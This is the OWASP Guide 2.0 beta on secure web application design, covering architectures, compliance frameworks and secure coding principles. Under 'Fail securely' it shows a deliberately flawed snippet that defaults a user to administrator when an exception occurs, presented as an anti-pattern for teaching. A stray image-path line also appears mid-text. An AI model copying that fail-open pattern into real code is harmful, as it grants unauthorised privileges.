OWASP
The Open Web Application Security Project
http://www.owasp.org

A Guide to Building Secure Web Applications and Web Services

2.0 (Beta Release – For Public Comments)

June 6, 2005

Endorsements

“This thing rocks.”

VIP,
July 2005

---

1 Frontispiece

1.1 Copyright

1.2 Editors

The Guide has had several editors, all of who have contributed immensely as authors, project managers, and editors over the lengthy period of the Guide's gestation

Adrian Weisman	Mark Curphey
Andrew van der Stock	Ray Stirbei

1.3 Authors

The Guide would not be where it is today without the generous gift of volunteer time and effort from many individuals. If you are one of them, and not on this list, please contact Andrew van der Stock, vanderaj@greebo.net

Abraham Kang	Ernesto Arroyo	Neal Krawetz
Adrian Wiesman	Frank Lemmon	Nigel Tranter
Alex Russell	Gene McKenna	Richard Parke
Amit Klien	Izhar By-Gad	Robert Hansen
Andrew van der Stock	Jeremy Poteet	Roy McNamara
Christopher Todd	José Pedro Arroyo	Steve Taylor
Darrel Grundy	K.K. Mookhey	Sverre Huseby
David Endler	Kevin McLaughlin	Tim Smith
Denis Pilipchuk	Mark Curphey	William Hau
Dennis Groves	Martin Eizner	
Derek Browne	Mikael Simonsson	

1.4 Revision History

June 2002: First Edition

June 2005: 2.0 Public Beta

Table of Contents

2 About the Open Web Application Security Project

The Open Web Application Security Project (OWASP) was started in September 2001 by Mark Curphey and now has many active contributors from around the world. Anyone who feels they can help is welcome to participate:

http://www.owasp.org/

OWASP is a "not for profit" open source reference point for system architects, developers, vendors, consumers and security professionals involved in designing, developing, deploying and testing the security of web applications and web services. In short, the Open Web Application Security Project aims to help everyone and anyone build more secure web applications and web services.

OWASP projects are broadly divided into two main categories, development projects, and documentation projects. Our documentation projects currently consist of:

Guide	ISO17799
Top Ten	AppSec FAQ
Metrics	VulnXML
Testing	

Development projects include:

- WebScarab - a web application vulnerability assessment suite including proxy tools
- Validation Filters – (Stinger for J2EE, filters for PHP) generic security boundary filters that developers can use in their own applications
- CodeSpy – look for security issues using reflection in J2EE apps
- CodeSeeker - an commercial quality application level firewall and Intrusion Detection System that runs on Windows and Linux and supports IIS, Apache and iPlanet web servers,
- WebGoat - an interactive training and benchmarking tool that users can learn about web application security in a safe and legal environment
- WebSphinx – web crawler looking for security issues in web applications
- OWASP Portal - our own Java based portal code designed with security as a prime concern.
- C# Spider – a .NET Security testing tool.

All software and documentation is open source under the GNU Public License and copyrighted to the Free Software Foundation so that the community can contribute without the fear of exploitation.

3 Introduction

Welcome to the OWASP Guide 2.0! The Guide has been re-written from the ground up, dealing with all forms of web application security issues, from old hoary chestnuts like SQL injection, through modern concerns such as phishing, strong session management, and compliance with major industry standards and guidelines.

In Guide 2.0, you will find details on securing most forms of web applications and services, with practical guidance using J2EE, ASP.NET, and PHP samples. Every section has been re-written in the highly successful OWASP Top 10 style, but with more depth, more samples, and references to take you further.

The Guide includes advice on common pitfalls that lead to security issues (or alternatively, lead to issues by their absence), how to process credit cards properly, avoid fraud, and hamper brute force and phishing attacks. These techniques are not hard to implement, and will save large development organizations literally millions of dollars, and for the largest transactional systems, literally billions of dollars in fraud annually.

Security costs time and money to implement properly, particularly if tacked on towards the end, or worse - after deployment. The Guide offers advice on implementing controls using a risk-based methodology from the beginning of development. Moving from a reactionary fire fighting mode to “secure by default” allows you to concentrate on those threats which are really an issue for you, and to waste less time and money dealing with risks you’ll never see. In some jurisdictions and settings, risk based development is not an optional extra, but mandated. Even for single developer hobby projects, using risk based development methodologies will produce a secure application with less effort, and is well worth doing.

Compliance, auditing, and privacy are not neglected. A core control required by Sarbanes Oxley is the ability to prove that security has been treated from the beginning, and that controls are adequate to mitigate known risks. The Guide now helps you produce applications that meet these requirements. However, you (or your users) will still need to do the hard yards to implement the correct processes and train people to meet their audit requirements.

One of the biggest problems facing any nascent field is terminology and approach. This is particularly true of web application security. For example, there is a lot of confusion on whether to use “XSS” “CSS” or “cross-site scripting”, when in fact, it is a form of “User Agent Injection”. The Guide has been normalized against the WASC terminology database, and if there is no WASC entry, against the OWASP Top 10 terminology, and then Howard and LeBlanc’s *Writing Secure Code*, a highly regarded seminal work for the web application security field. With some luck, terminology will settle down by the time OWASP Guide 3.0 is due!

The other major addition is the use of the Microsoft STRIDE / DREAD threat risk modeling methodology. Most risk methodologies (SEI’s OCTAVE) or standards (such as Australian Standard AS 4360) do not cope well with web application risks and struggle to identify or categorize a multi-faceted risk. STRIDE eliminates these weaknesses and helps quickly identify useful mitigations. The STRIDE and DREAD model is widely practiced both within Microsoft and externally, and is easy for ordinary mortals to work with. Once the DREAD rating is calculated, it provides a simple metric (a number between 0-10) that allows you to prioritize your controls and mitigations. STRIDE has several online books and articles available free, which is a low barrier to entry for new practitioners.

As with any long-lived project, there is a need to keep the material fresh and relevant. Therefore, some of the old material has been migrated out of the Guide. In particular, CGI issues, and detailed discussions on how web technologies work have been removed. This is due in part to the fact that CGI scripts are now rarely used, and partially due to the success of fantastic search engines such as Google. CGI scripts suffer from exactly the same issues as all other web applications, so using the Guide to mitigate these risks will still work. If you need to know how SSL works in detail, a search query will find you hundreds of in-depth results in no time. It is not the intention of the guide to repeat tangential material that can easily be found, as we wish to remain concise and focused on web application security.

Thanks to the many authors and editors for their hard work in bringing this guide to where it is today. Without their efforts, OWASP would have died and withered during the difficult gestation period between version 1.1.1 and 2.0.

4 What are web applications?

4.1 Overview

In the early days of the web, web sites consisted of static pages. Obviously, static content prevents the application interacting with the user. As this is limiting, web server manufacturers allowed external programs to run by implementing the Common Gateway Interface (or CGI) mechanism. This allowed input from the user to be sent to an external program or script, processed and then the result rendered back to the user. CGI is the granddaddy of all the various web application frameworks, scripting languages and web services in common use today.

CGI is becoming rare now, but the idea of a process executing dynamic information supplied by the user or a data store, and rendering the dynamic output back is now the mainstay of web applications.

4.2 Technologies

4.2.1 CGI

CGI is still used by many sites. An advantage for CGI is the ease of writing the application logic in a fast native language, like C or C++, or to enable a previously non-web enabled application to be accessible via web browsers.

There are several disadvantages to writing applications using CGI:

- Most low level languages do not directly support HTML output, and thus a library needs to be written (or used), or HTML output is manually created on the fly by the programmer
- The write - compile – deploy - run cycle is slower than most of the later technologies (but not hugely so)
- CGI's are a separate process, and the performance penalty of IPC and process creation can be huge on some architectures
- CGI does not support session controls, so a library has to be written or imported to support sessions
- Not everyone is comfortable writing in a low level language (like C or C++), so the barrier of entry is somewhat high, particularly compared to scripting languages
- Most 3rd generation languages commonly used in CGI programs (C or C++) suffer from buffer overflows and resource leaks. This requires a fair amount of skill to avoid.

CGI can be useful in heavy-duty computation or lengthy processes with a smaller number of users.

4.2.2 Filters

Filters are used for specific purposes, such as controlling access to a web site, implementing another web application framework (like Perl, PHP or ASP), or providing a security check. A filter has to be written in C or C++ and can be high performance as it lives within the execution context of the web server itself. Typical examples of a filter interface include Apache web server modules, Sun ONE's NSAPI, and Microsoft's ISAPI. As filters are rarely used specialist interfaces that can directly affect the availability of the web server, they are not considered further.

4.2.3 Scripting

CGI's lack of session management and authorization controls hampered the development of commercially useful web applications. Along with a relatively slower development turn around, web developers moved to interpreted scripting languages as a solution. The interpreters run script code within the web server process, and as the scripts were not compiled, the write-deploy-run cycle was a bit quicker. Scripting languages rarely suffer from buffer overflows or resource leaks, and thus are easier for programmers to avoid the one of the most common security issues.

There are some disadvantages:

- Most scripting languages aren't strongly typed and do not promote good programming practices

- Scripting languages are generally slower than their compiled counterparts (sometimes as much as 100 times slower)

- Scripts often lead to unmentionable code bases that perform poorly as their size grows

- It's difficult (but not impossible) to write multi-tier large scale applications in scripting languages, so often the presentation, application and data tiers reside on the same machine, limiting scalability and security

- Most scripting languages do not natively support remote method or web service calls, thus making it difficult to communicate with application servers and external web services.

Despite the disadvantages, many large and useful code bases are written in scripting languages, such as eGroupWare (PHP), and many older Internet Banking sites are often written in ASP.

Scripting frameworks include ASP, Perl, Cold Fusion, and PHP. However, many of these would be considered interpreted hybrids now, particularly later versions of PHP and Cold Fusion, which pre-tokenize and optimize scripts.

4.2.4 Web application frameworks

As the boundaries of performance and scalability were being reached by scripting languages, many larger vendors jumped on Sun's J2EE web development platform. J2EE:

- Uses the Java language to produce fast applications (nearly as fast as C++ applications) that do not easily suffer from buffer overflows and memory leaks

- Allowed large distributed applications to run acceptably for the first time
- Possesses good session and authorization controls
- Enabled relatively transparent multi-tier applications via various remote component invocation mechanisms, and
- Is strongly typed to prevent many common security and programming issues before the program even runs

There are many J2EE implementations available, including the Tomcat reference implementation from the Apache Foundation. The downside is that J2EE has a similar or steeper learning curve to C++, which makes it difficult for web designers and entry-level programmers to write applications. Recently, graphical development tools made it somewhat easier, but compared to PHP, J2EE is still quite a stretch.

Microsoft massively updated their ASP technology to ASP.NET, which uses the .NET Framework and just-in-time MSIL native compilers. .NET Framework in many ways mimicked the J2EE framework, but MS improved on the development process in various ways, such as

- Easy for entry level programmers and web designers to whip up smaller applications
- Allows large distributed applications
- Possesses good session and authorization controls
- Programmers can use their favorite language, which is compiled to native code for excellent performance (near to C++ speeds), along with buffer overflow and resource garbage collection
- Transparent communication with remote and external components
- is strongly typed to prevent many common security and programming issues before the program even runs

The choice of between J2EE or ASP.NET frameworks is largely dependant upon platform choice. Applications targeting J2EE theoretically can run with few (if any) changes between any of the major vendors and on many platforms from Linux, AIX, MacOS X, or Windows. In practice, some tweaking is required, but complete re-writes are not required.

ASP.Net is primarily available for the Microsoft Windows platform. The Mono project (http://www.go-mono.com/) can run ASP.NET applications on many platforms including Solaris, Netware, and Linux.

There is little reason to choose one over the other from a security perspective.

4.3 Small to medium scale applications

Most applications fall into this category. The usual architecture is a simple linear procedural script. This is the most common form of coding for ASP, Cold Fusion and PHP scripts, but rarer (but not impossible) for ASP.NET and J2EE applications.

The reason for this architecture is that it is easy to write, and few skills are required to maintain the code. For smaller applications, any perceived performance benefit from moving to a more scalable architecture will never be recovered in the runtime for those applications. For example, if it takes an additional three weeks of developer time to re-factor the scripts into an MVC approach, the three weeks will never be recovered (or noticed by end users) from the improvements in scalability.

It is typical to find many security issues in such applications, including dynamic database queries constructed from insufficiently validated data input, poor error handling and weak authorization controls.

This Guide provides advice throughout to help improve the security of these applications.

4.4 Large scale applications

Larger applications need a different architecture to that of a simple survey or feedback form. As applications get larger, it becomes ever more difficult to implement and maintain features and to keep scalability high. Using scalable application architectures becomes a necessity rather than a luxury when an application needs more than about three database tables or presents more than approximately 20 - 50 functions to a user.

Scalable application architecture is often divided into tiers, and if design patterns are used, often broken down into re-usable chunks using specific guidelines to enforce modularity, interface requirements and object re-use. Breaking the application into tiers allows the application to be distributed to various servers, thus improving the scalability of the application at the expense of complexity.

One of the most common web application architectures is model-view-controller (MVC), which implements the Smalltalk 80 application architecture. MVC is typical of most Apache Foundation Jakarta Struts J2EE applications, and the code-behinds of ASP.NET can be considered a partial implementation of this approach. For PHP, the WACT project (http://wact.sourceforge.net) aims to implement the MVC paradigm in a PHP friendly fashion.

4.4.1 View

The front-end rendering code, often called the presentation tier, should aim to produce the HTML output for the user with little to no application logic.

As many applications will be internationalized (i.e. contain no localized strings or culture information in the presentation layer), they must use calls into the model (application logic) to obtain the data required to render useful information to the user in their preferred language and culture, script direction, and units.

All user input is directed back to controllers in the application logic.

4.4.2 Controller

The controller (or application logic) takes input from the users and gates it through various workflows that call on the application's model objects to retrieve, process, or store the data.

Well written controllers centrally server-side validate input data against common security issues before passing the data to the model for processing, and ensure that output is safe or in a ready form for safe output by the view code.

As the application is likely to be internationalized and accessible, the data needs to be in the local language and culture. For example, dates cannot only be in different orders, but an entirely different calendar could be in use. Applications need to be flexible about presenting and storing data. Simply displaying "9/11/2001" is completely ambiguous to anyone outside a few countries.

4.4.3 Model

Models encapsulate functionality, such as "Account" or "User". A good model should be transparent to the caller, and provide a method to deal with high-level business processes rather than a thin shim to the data store. For example, a good model will allow pseudo code like this to exist in the controller:

```
oAccount->TransferFunds(fromAcct, ToAcct, Amount)
```

rather than writing it like this:

```
if      oAccount->isMyAcct(fromAcct) &
        amount < oAccount->getMaxTransferLimit() &
        oAccount->getBalance(fromAcct) > amount &
        oAccount->ToAccountExists(ToAcct) &
then
        if oAccount->withdraw(fromAcct, Amount) = OK then
              oAccount->deposit(ToAcct, Amount)
        end if
end if
```

The idea is to encapsulate the actual dirty work into the model code, rather than exposing primitives. If the controller and model are on different machines, the performance difference will be staggering, so it is important for the model to be useful at a high level.

The model is responsible for checking data against business rules, and any residual risks unique to the data store in use. For example, if a model stores data in a flat file, the code needs to check for OS injection commands if the flat files are named by the user. If the model stores data in an interpreted language, like SQL, then the model is responsible for preventing SQL injection. If it uses a message queue interface to a mainframe, the message queue data format (typically XML) needs to be well formed and compliant with a DTD.

The contract between the controller and the model needs to be carefully considered to ensure that data is strongly typed, with reasonable structure (syntax), and appropriate length, whilst allowing flexibility to allow for internationalization and future needs.

Calls by the model to the data store should be through the most secure method possible. Often the weakest possibility is dynamic queries, where a string is built up from unverified user input. This leads directly to SQL injection and is frowned upon. For more information, see chapter 14 and section 15.5.

The best performance and highest security is often obtained through parameterized stored procedures, followed by parameterized queries (also known as prepared statements) with strong typing of the parameters and schema. The major reason for using stored procedures is to minimize network traffic for a multi-stage transaction or to remove security sensitive information from traversing the network.

Stored procedures are not always a good idea – they tie you to a particular database vendor and many implementations are not fast for numeric computation. If you use the 80/20 rule for optimization and move the slow and high-risk transactions to stored procedures, the wins can be worthwhile from a security and performance perspective.

4.5 Conclusion

Web applications can be written in many different ways, and in many different languages. Although the Guide concentrates upon three common choices for its examples (PHP, J2EE and ASP.NET), the Guide can be used with any web application technology.

Security Architecture and Design

Secure by design

5 Policy Frameworks

5.1 Overview

Secure applications do not just happen – they are the result of an organization deciding that they will produce secure applications. OWASP's does not wish to force a particular approach or require an organization to pick up compliance with laws that do not affect them - every organization is different.

However, for a secure application, the following at a minimum are required:

- Organizational management which champions security
- Written information security policy properly derived from national standards
- A development methodology with adequate security checkpoints and activities
- Secure release and configuration management

Many of the controls within OWASP Guide 2.0 are influenced by requirements in national standards or control frameworks like COBIT; typically controls selected out of OWASP will satisfy relevant ISO 17799 and COBIT controls.

5.2 Organizational commitment to security

Organizations that have security buy-in from the highest levels will generally produce and procure applications that meet basic information security principles. This is the first of many steps along the path between ad hoc "possibly secure (but probably not)" to "pretty secure".

Organizations that do not have management buy-in, or simply do not care about security, are extraordinarily unlikely to produce secure applications. Each secure organization documents its "taste" for risk in their information security policy, thus making it easy to determine which risks will be accepted, mitigated, or assigned.

Insecure organizations simply don't know where this "taste" is set, and so when projects run by the insecure organization select controls, they will either end up implementing the wrong controls or not nearly enough controls. Rare examples have been found where every control, including a kitchen sink tealeaf strainer has been implemented, usually at huge cost.

Most organizations produce information security policies derived from ISO 17799, or if in the US, from COBIT, or occasionally both or other standards. There is no hard and fast rule for how to produce information security policies, but in general:


- If you're publicly traded in most countries, you must have an information security policy

- If you're publicly traded in the US, you must have an information security policy which is compliant with SOX requirements, which generally means COBIT controls
- If you're privately held, but have more than a few employees or coders, you probably need one
- Popular FOSS projects, which are not typical organizations, should also have an information security policy

It is perfectly fine to mix and match controls from COBIT and ISO 17799 and almost any other information security standard; rarely do they disagree on the details. The method of production is sometimes tricky – if you "need" certified policy, you will need to engage qualified firms to help you.

5.3 OWASP's Place at the Framework table

The following diagram demonstrates where OWASP fits in (substitute your own country and its laws, regulations and standards if it doesn't appear):



Organizations need to establish information security policy informed by relevant national legislation, industry regulation, merchant agreements, and subsidiary best practice guides, such as OWASP. As it is impossible to draw a small diagram containing all relevant laws and regulations, you should assume all of the relevant laws, standards, regulations, and guidelines are missing – you need to find out which affect your organization, customers (as applicable), and where the application is deployed.

IANAL: OWASP is not a qualified source of legal advice; you should seek your own legal advice.

5.4 COBIT

COBIT is a popular risk management framework structured around four domains:

- Planning and organization
- Acquisition and implementation
- Delivery and support
- Monitoring

Each of the four domains has 13 high level objectives, such as DS5 *Ensure Systems Security.* Each high level objective has a number of detailed objectives, such as 5.2 *Identification, Authentication, and Access*. Objectives can be fulfilled in a variety of methods that are likely to be different for each organization. COBIT is typically used as a SOX control framework, or as a complement to ISO 17799 controls. OWASP does not dwell on the management and business risk aspects of COBIT. If you are implementing COBIT, OWASP is an excellent start for systems development risks and to ensure that custom and off the shelf applications comply with COBIT controls, but OWASP is not a COBIT compliance magic wand.

Where a COBIT objective is achieved with an OWASP control, you will see "COBIT XXy z.z" to help direct you to the relevant portion of COBIT control documentation. Such controls should be a part of all applications.

For more information about COBIT, please visit: http://www.isaca.org/

5.5 ISO 17799

ISO 17799 is a risk-based Information Security Management framework directly derived from the AS / NZS 4444 and BS 7799 standards. It is an international standard and used heavily in most organizations not in the US. Although somewhat rare, US organizations use ISO 17799 as well, particularly if they have subsidiaries outside the US. ISO 17799 dates back to the mid-1990's, and some of the control objectives reflect this age – for example calling administrative interfaces "diagnostic ports".

Organizations using ISO 17799 can use OWASP as detailed guidance when selecting and implementing a wide range of ISO 17999 controls, particularly those in the Systems Development chapter, amongst others. Where a 17799 objective is achieved with an OWASP control, you will see "ISO 17799 X.y.z" to help direct you to the relevant portion of ISO 17799. Such controls should be a part of all applications.

For more information about ISO 17799, please visit http://www.iso17799software.com/ and the relevant standards bodies, such as Standards Australia (http://www.standards.com.au/), Standards New Zealand (http://www.standards.co.nz/), or British Standards International (http://www.bsi-global.com/).

5.6 Sarbanes-Oxley

A primary motivator for many US organizations in adopting OWASP controls is to assist with ongoing Sarbanes-Oxley compliance. If an organization followed every control in this book, it would not grant the organization SOX compliance. The Guide can be used as a suitable control for application procurement and in-house development, as part of a wider compliance program.

However, SOX compliance is often used as necessary cover for previously resource starved IT managers to implement long neglected security controls, so it is important to understand what SOX actually requires. A summary of SOX, section 404 obtained from AICPA's web site at http://www.aicpa.org/info/sarbanes_oxley_summary.htm states:

```
Section 404: Management Assessment of Internal Controls

Requires each annual report of an issuer to contain an
    "internal control report", which shall:

(1) state the responsibility of management for establishing
    and maintaining an adequate internal control structure
    and procedures for financial reporting; and

(2) contain an assessment, as of the end of the issuer's
    fiscal year, of the effectiveness of the internal
    control structure and procedures of the issuer for
    financial reporting.
```

This essentially states that management must establish and maintain internal ***financial*** control structures and procedures, and an annual evaluation that the controls are effective. As finance is no longer conducted using double entry in ledger books, "SOX compliance" is often extended to mean IT.

The Guide can assist SOX compliance by providing effective controls for all applications, and not just for the purposes of financial reporting. It allows organizations to buy products which claim they use OWASP controls, or allow organizations to dictate to custom software houses that they must use OWASP controls to produce more secure software.

However, SOX should not be used as an excuse. SOX controls are necessary to prevent another Enron, not to buy widgets that may or may not help. All controls, whether off the shelf widgets, training, code controls, or process changes, should be selected based on measurable efficacy and ability to treat risk, and not "tick the boxes".

5.7 Development Methodology

High performing development shops have chosen a development methodology and coding standards. The choice of development methodology is not as important as simply having one.

Ad hoc development is not structured enough to produce secure applications. Organizations who wish to produce secure code all the time need to have a methodology that supports that goal. Choose the right methodology – small teams should never consider heavy weight methodologies that identify many different roles. Large teams should choose methodologies that scale to their needs.

Attributes to look for in a development methodology:

- Strong acceptance of design, testing and documentation
- Places where security controls (such as threat risk analysis, peer reviews, code reviews, etc) can be slotted in
- Works for the organization's size and maturity
- Has the potential to reduce the current error rate and improve developer productivity

5.8 Coding Standards

Methodologies are not coding standards; each shop will need to determine what to use based upon either common practice, or simply to lay down the law based upon known best practices.

Artifacts to consider:

- Architectural guidance (i.e., "web tier is not to call the database directly")
- Minimum levels of documentation required
- Mandatory testing requirements
- Minimum levels of in-code comments and preferred comment style
- Use of exception handling
- Use of flow of control blocks (e.g., "All uses of conditional flow are to use explicit statement blocks")
- Preferred variable, function, class and table method naming
- Prefer maintainable and readable code over clever or complex code

Indent style and tabbing are a holy war, and from a security perspective, they simply do not matter that much. However, it should be noted that we no longer use 80x24 terminals, so vertical space usage is not as important as it once was. Indent and tabbing can be "fixed" using automated tools or simply a style within a code editor, so do not get overly fussy on this issue.

5.9 Source Code Control

High performing software engineering requires the use of regular improvements to code, along with associated testing regimes. All code and tests must be able to be reverted and versioned.

This could be done by copying folders on a file server, but it is better performed by source code revision tools, such as Subversion, CVS, SourceSafe, or ClearCase.

Why include tests in a revision? Tests for later builds do not match the tests required for earlier builds. It is vital that a test is applied to the build for which it was built.

6 Secure Coding Principles

6.1 Overview

Architects and solution providers need guidance to produce secure applications by design, and they can do this by not only implementing the basic controls documented in the main text, but also referring back to the underlying "Why?" in these principles. Security principles such as confidentiality, integrity, and availability – although important, broad, and vague – do not change. Your application will be the more robust the more you apply them.

For example, it is a fine thing when implementing data validation to include a centralized validation routine for all form input. However, it is a far finer thing to see validation at each tier for all user input, coupled with appropriate error handling and robust access control.

In the last year or so, there has been a significant push to standardize terminology and taxonomy. This version of the Guide has normalized its principles with those from major industry texts, while dropping a principle or two present in the first edition of the Guide. This is to prevent confusion and to increase compliance with a core set of principles. The principles that have been removed are adequately covered by controls within the text.

6.2 Core pillars of information security

Information security has relied upon the following pillars:

- Confidentiality – only allow access to data for which the user is permitted
- Integrity – ensure data is not tampered or altered by unauthorized users
- Availability – ensure systems and data are available to authorized users when they need it

The following principles are all related to these three pillars. Indeed, when considering how to construct a control, considering each pillar in turn will assist in producing a robust security control.

6.3 Security Architecture

Applications without security architecture are as bridges constructed without finite element analysis and wind tunnel testing. Sure, they look like bridges, but they will fall down at the first flutter of a butterfly's wings. The need for application security in the form of security architecture is every bit as great as in building or bridge construction.

Application architects are responsible for constructing their design to adequately cover risks from both typical usage, and from extreme attack. Bridge designers need to cope with a certain amount of cars and foot traffic but also cyclonic winds, earthquake, fire, traffic incidents, and flooding. Application designers must cope with extreme events, such as brute force or injection attacks, and fraud. The risks for application designers are well known. The days of “we didn’t know” are long gone. Security is now expected, not an expensive add-on or simply left out.

Security architecture refers to the fundamental pillars: the application must provide controls to protect the confidentiality of information, integrity of data, and provide access to the data when it is required (availability) – and only to the right users. Security architecture is not “markitecture”, where a cornucopia of security products are tossed together and called a “solution”, but a carefully considered set of features, controls, safer processes, and default security posture.

When starting a new application or re-factoring an existing application, you should consider each functional feature, and consider:

- Is the process surrounding this feature as safe as possible? In other words, is this a flawed process?
- If I were evil, how would I abuse this feature?
- Is the feature required to be on by default? If so, are there limits or options that could help reduce the risk from this feature?

Andrew van der Stock calls the above process “Thinking Evil™”, and recommends putting yourself in the shoes of the attacker and thinking through all the possible ways you can abuse each and every feature, by considering the three core pillars and using the STRIDE model in turn.

By following this guide, and using the STRIDE / DREAD threat risk modeling discussed here and in Howard and LeBlanc’s book, you will be well on your way to formally adopting a security architecture for your applications.

The best system architecture designs and detailed design documents contain security discussion in each and every feature, how the risks are going to be mitigated, and what was actually done during coding.

Security architecture starts on the day the business requirements are modeled, and never finish until the last copy of your application is decommissioned. Security is a life-long process, not a one shot accident.

6.4 Security Principles

These security principles have been taken from the previous edition of the OWASP Guide and normalized with the security principles outlined in Howard and LeBlanc’s excellent *Writing Secure Code*.

6.4.1 Minimize Attack Surface Area

Every feature that is added to an application adds a certain amount of risk to the overall application. The aim for secure development is to reduce the overall risk by reducing the attack surface area.

For example, a web application implements online help with a search function. The search function may be vulnerable to SQL injection attacks. If the help feature was limited to authorized users, the attack likelihood is reduced. If the help feature's search function was gated through centralized data validation routines, the ability to perform SQL injection is dramatically reduced. However, if the help feature was re-written to eliminate the search function (through better user interface, for example), this almost eliminates the attack surface area, even if the help feature was available to the Internet at large.

6.4.2 Secure Defaults

There are many ways to deliver an "out of the box" experience for users. However, by default, the experience should be secure, and it should be up to the user to reduce their security – if they are allowed.

For example, by default, password aging and complexity should be enabled. Users might be allowed to turn these two features off to simplify their use of the application and increase their risk.

6.4.3 Principle of Least Privilege

The principle of least privilege recommends that accounts have the least amount of privilege required to perform their business processes. This encompasses user rights, resource permissions such as CPU limits, memory, network, and file system permissions.

For example, if a middleware server only requires access to the network, read access to a database table, and the ability to write to a log, this describes all the permissions that should be granted. Under no circumstances should the middleware be granted administrative privileges.

6.4.4 Principle of Defense in Depth

The principle of defense in depth suggests that where one control would be reasonable, more controls that approach risks in different fashions are better. Controls, when used in depth, can make severe vulnerabilities extraordinarily difficult to exploit and thus unlikely to occur.

With secure coding, this may take the form of tier-based validation, centralized auditing controls, and requiring users to be logged on all pages.

For example, a flawed administrative interface is unlikely to be vulnerable to anonymous attack if it correctly gates access to production management networks, checks for administrative user authorization, and logs all access.

6.4.5 Fail securely

Applications regularly fail to process transactions for many reasons. How they fail can determine if an application is secure or not.

For example:

```
isAdmin = true;
try {
     codeWhichMayFail();
```

```
        isAdmin = isUserInRole( “Administrator” );
    }
    catch (Exception ex) {
             log.write(ex.toString());
    }
```

If codeWhichMayFail() fails, the user is an admin by default. This is obviously a security risk.

6.4.6 External Systems are Insecure

Many organizations utilize the processing capabilities of third party partners, who more than likely have differing security policies and posture than you. It is unlikely that you can influence or control any external third party, whether they are home users or major suppliers or partners.

Therefore, implicit trust of externally run systems is not warranted. All external systems should be treated in a similar fashion.

For example, a loyalty program provider provides data that is used by Internet Banking, providing the number of reward points and a small list of potential redemption items. However, the data should be checked to ensure that it is safe to display to end users, and that the reward points are a positive number, and not improbably large.

6.4.7 Separation of Duties

A key fraud control is separation of duties. For example, someone who requests a computer cannot also sign for it, nor should they directly receive the computer. This prevents the user from requesting many computers, and claiming they never arrived.

Certain roles have different levels of trust than normal users. In particular, Administrators are different to normal users. In general, administrators should not be users of the application.

For example, an administrator should be able to turn the system on or off, set password policy but shouldn’t be able to log on to the storefront as a super privileged user, such as being able to “buy” goods on behalf of other users.

6.4.8 Do not trust Security through Obscurity

Security through obscurity is a weak security control, and nearly always fails when it is the only control. This is not to say that keeping secrets is a bad idea, it simply means that the security of key systems should not be reliant upon keeping details hidden.

For example, the security of an application should not rely upon knowledge of the source code being kept secret. The security should rely upon many other factors, including reasonable password policies, defense in depth, business transaction limits, solid network architecture, and fraud and audit controls.

A practical example is Linux. Linux’s source code is widely available, and yet when properly secured, Linux is a hardy, secure and robust operating system.

6.4.9 Simplicity

Attack surface area and simplicity go hand in hand. Certain software engineering fads prefer overly complex approaches to what would otherwise be relatively straightforward and simple code.

Developers should avoid the use of double negatives and complex architectures when a simpler approach would be faster and simpler.

For example, although it might be fashionable to have a slew of singleton entity beans running on a separate middleware server, it is more secure and faster to simply use global variables with an appropriate mutex mechanism to protect against race conditions.

6.4.10 Fix Security Issues Correctly

Once a security issue has been identified, it is important to develop a test for it, and to understand the root cause of the issue. When design patterns are used, it is likely that the security issue is widespread amongst all code bases, so developing the right fix without introducing regressions is essential.

For example, a user has found that they can see another user's balance by adjusting their cookie. The fix seems to be relatively straightforward, but as the cookie handling code is shared amongst all applications, a change to just one application will trickle through to all other applications. The fix must therefore be tested on all affected applications.

7 Threat and Risk Assessments

When designing your application, it is essential you design using threat risk assessed controls, otherwise you will squander resources, time and money on useless controls and not enough on the real risks.

The method you use to determine risk is not nearly as important as actually performing structured threat risk modeling. Microsoft notes in REFERENCE that the single most important improvement in their security improvement program was the universal adoption of threat modeling.

OWASP has chosen Microsoft's threat modeling process as it works well for the unique challenges facing application security, and is simple to learn and adopt by designers, developers, and code reviewers.

